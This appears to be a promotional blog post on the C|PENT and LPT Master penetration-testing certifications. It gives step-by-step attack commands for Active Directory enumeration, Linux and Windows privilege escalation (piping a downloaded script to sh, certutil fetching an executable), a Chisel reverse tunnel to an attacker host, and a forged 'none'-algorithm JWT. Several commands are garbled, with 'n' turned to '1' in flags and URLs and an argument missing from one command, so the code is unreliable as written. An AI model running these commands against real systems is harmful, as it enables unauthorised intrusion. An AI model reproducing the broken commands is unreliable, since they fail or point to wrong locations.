Listen to this Post

Introduction:
The Certified Penetration Testing Professional (C|PENT) and Licensed Penetration Tester (LPT) Master credentials represent a rigorous, performance-based validation of offensive security capabilities in complex enterprise environments. Unlike theoretical certifications, C|PENT demands candidates demonstrate practical proficiency across multi-layered network architectures, requiring mastery of advanced exploitation, privilege escalation, Active Directory compromise, and professional reporting. The LPT Master designation, awarded to candidates scoring 90% or higher on the 24-hour practical examination, signifies an elite level of technical competence that distinguishes true offensive security practitioners.
Learning Objectives:
- Master enterprise network penetration testing methodologies, including scoping, reconnaissance, exploitation, and post-exploitation
- Develop advanced skills in Active Directory enumeration, Kerberos abuse, and infrastructure compromise
- Execute privilege escalation techniques across Windows and Linux environments
- Perform web application and API security testing with modern attack vectors
- Apply AI-assisted security techniques and adversary simulation for red team operations
You Should Know:
1. Understanding the C|PENT Certification Architecture
The C|PENT program is structured around a comprehensive, multi-disciplinary curriculum that extends far beyond traditional penetration testing. The course encompasses over 110 labs, live cyber ranges, and 50+ tools, covering modules that include:
- Penetration Testing Methodologies, Scoping, and Engagement
- Open Source Intelligence (OSINT) and Social Engineering
- Network Penetration Testing – External and Internal
- Web Application and API Penetration Testing
- Binary Exploitation and Reverse Engineering
- IoT and Operational Technology (OT) Security Testing
- Advanced Windows Attacks and Defense Evasion
- Pivoting and Double Pivoting Through Filtered Networks
What distinguishes C|PENT from other certifications is its emphasis on enterprise realism. Candidates must navigate firewalls, DMZs, and Web Application Firewalls (WAFs)—scenarios that mirror actual corporate environments. The certification also dedicates significant attention to reporting, with candidates receiving up to five days to produce professional-grade penetration test reports that communicate strategic business value.
2. Active Directory Enumeration and Attack Methodology
Active Directory security represents a cornerstone of the C|PENT curriculum. Enterprise environments overwhelmingly rely on AD for authentication and authorization, making it a prime attack surface. The following enumeration workflow demonstrates the initial reconnaissance phase:
Step-by-Step Guide: Active Directory Enumeration
Step 1: Initial Network Reconnaissance
 Nmap scan for AD-related services
nmap -p 88,389,445,636,3268-3269 -sV -sC <target_ip>
Step 2: SMB and LDAP Enumeration
 Enumerate SMB shares and users with null session
enum4linux -a -u "" -p "" <DC_IP>
enum4linux -a -u "guest" -p "" <DC_IP>

LDAP anonymous enumeration
nmap -1 -sV --script "ldap and not brute" -p 389 <DC_IP>
Step 3: User Enumeration with Kerberos
 Kerberos user enumeration
kerbrute userenum -d <DOMAIN> --dc <DC_IP> <wordlist>
Step 4: Comprehensive AD Enumeration with BloodHound
 Collect AD data for BloodHound analysis
bloodhound-python -u <user> -p <pass> -d domain.local -c all --zip
Step 5: PowerShell-Based Enumeration (Windows)
 Import Active Directory module
Import-Module ActiveDirectory

Enumerate all domain users
Get-ADUser -Filter  -Properties

Query domain using DS Tools
dsquery user "DC=<DOMAIN>,DC=local" -1ame  -scope subtree -limit 0 | dsget user -samid -fn -ln -display
3. Privilege Escalation Techniques for Windows and Linux
Privilege escalation is a critical phase in any penetration test, enabling attackers to move from initial foothold to domain dominance. The C|PENT curriculum emphasizes both manual and automated approaches.
Linux Privilege Escalation Workflow:
Step 1: Automated Enumeration
 Run LinPEAS for comprehensive system enumeration
curl -L https://github.com/peass-1g/PEASS-1g/releases/latest/download/linpeas.sh | sh
Step 2: SUID/SGID Binary Discovery
 Find SUID binaries
find / -perm -4000 2>/dev/null

Find SGID binaries
find / -perm -2000 2>/dev/null
Step 3: Sudo Misconfiguration Check
 List sudo permissions for current user
sudo -l

Check GTFOBins for known exploitation paths for available binaries
Step 4: Cron Job Analysis
 List user cron jobs
crontab -l

Check system-wide cron directories
ls -la /etc/cron
Windows Privilege Escalation Workflow:
Step 1: Automated Enumeration
 Download and run WinPEAS
certutil -urlcache -f https://github.com/peass-1g/PEASS-1g/releases/latest/download/winpeas.exe winpeas.exe
.\winpeas.exe
Step 2: Token Impersonation and Potato Attacks
 Check for SeImpersonatePrivilege or SeAssignPrimaryTokenPrivilege
whoami /priv

If present, leverage JuicyPotato or RoguePotato for privilege escalation
Step 3: AlwaysInstallElevated Check
 Query registry for AlwaysInstallElevated
reg query HKCU\SOFTWARE\Policies\Microsoft\Windows\Installer /v AlwaysInstallElevated
reg query HKLM\SOFTWARE\Policies\Microsoft\Windows\Installer /v AlwaysInstallElevated
4. Pivoting and Network Segmentation Bypass
Enterprise networks rarely provide direct access to critical systems. The ability to pivot through compromised hosts is essential. C|PENT candidates must demonstrate proficiency in:
Step-by-Step Guide: Pivoting with Chisel
Step 1: Deploy Chisel Server on Attacker Machine
 Start Chisel server (attacker)
./chisel server -p 8000 --reverse
Step 2: Deploy Chisel Client on Compromised Host
 Connect back to attacker (Linux target)
./chisel client <attacker_ip>:8000 R:socks

Windows target
chisel.exe client <attacker_ip>:8000 R:socks
Step 3: Route Traffic Through SOCKS Proxy
 Configure proxychains
echo "socks5 127.0.0.1 1080" >> /etc/proxychains.conf

Scan internal network through pivot
proxychains nmap -sT -Pn -p 445 <internal_target_ip>
Step 4: Double Pivoting
 From second compromised host, establish another tunnel
./chisel client <first_pivot_ip>:8000 R:socks
5. Web Application and API Security Testing
Modern penetration testing extends beyond infrastructure to include web applications and APIs. The C|PENT curriculum covers:
Common Web Attack Vectors:
- SQL Injection and NoSQL Injection
- Cross-Site Scripting (XSS) and Cross-Site Request Forgery (CSRF)
- Authentication and Session Management Flaws
- API Security: JWT manipulation, parameter tampering, rate limiting bypass
JWT Attack Example:
 Python script to test for JWT algorithm confusion
import jwt
import base64

Attempt to use 'none' algorithm
headers = {"alg": "none", "typ": "JWT"}
payload = {"user": "admin", "exp": 9999999999}
token = jwt.encode(payload, "", algorithm="none", headers=headers)
print(token)
6. Professional Reporting and Communication
A penetration test is only as valuable as its report. The C|PENT program dedicates significant attention to report writing. Candidates must produce comprehensive documentation that includes:
- Executive Summary for business stakeholders
- Technical Findings with reproduction steps
- Risk Ratings and Business Impact Analysis
- Remediation Recommendations
- Supporting Evidence and Screenshots
The LPT Master exam further emphasizes this by requiring candidates to fully document their penetration test in a complete, professional report.
What Undercode Say:
- C|PENT and LPT Master represent a significant advancement beyond entry-level certifications, demanding practical demonstration of skills across diverse enterprise scenarios including IoT, OT, and cloud infrastructure.
-
The 24-hour performance-based examination with a 90% passing threshold for LPT Master creates a meaningful differentiator in the cybersecurity job market.
-
Active Directory compromise remains a critical skill for enterprise penetration testing, with the certification providing structured methodology for enumeration, Kerberos abuse, and privilege escalation.
-
The emphasis on professional reporting bridges the gap between technical exploitation and business communication, a skill often overlooked in other certifications.
-
AI-assisted security techniques are integrated into the modern curriculum, reflecting the evolving nature of offensive security.
-
The certification path encourages continuous learning rather than treating credentials as terminal achievements, aligning with the rapidly changing threat landscape.
Prediction:
-
+1 The C|PENT and LPT Master certifications will increasingly become differentiators in hiring for senior penetration testing and red team roles, as organizations prioritize practical skills over theoretical knowledge.
-
+1 The integration of AI-assisted security techniques into the curriculum positions certified professionals to leverage emerging technologies for more efficient and sophisticated testing methodologies.
-
+1 The focus on IoT and OT security testing addresses a critical skills gap as industrial environments become more connected and vulnerable to cyber attacks.
-
-1 The rigorous 24-hour exam format and 90% passing threshold may limit the number of certified professionals, potentially creating a supply-demand imbalance in the job market.
-
+1 The remote proctoring capability makes the certification more accessible to global candidates, democratizing access to elite-level offensive security credentials.
▶️ Related Video (84% Match):
https://www.youtube.com/watch?v=-uQWsHvr10Y
🎯Let’s Practice For Free:
🎓 Live Courses & Certifications:
Join Undercode Academy for Verified Certifications
🚀 Request a Custom Project:
Secure, high-velocity infrastructure and disruptive technological engineering. Contact our engineering team for high-tier development and proprietary systems:
[email protected]
💎 Smart Architecture | 🛡️ Secure by Design | ⭐ Trusted by Thousands
IT/Security Reporter URL:
Reported By: https://lnkd.in/p/eaCZUKwj – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


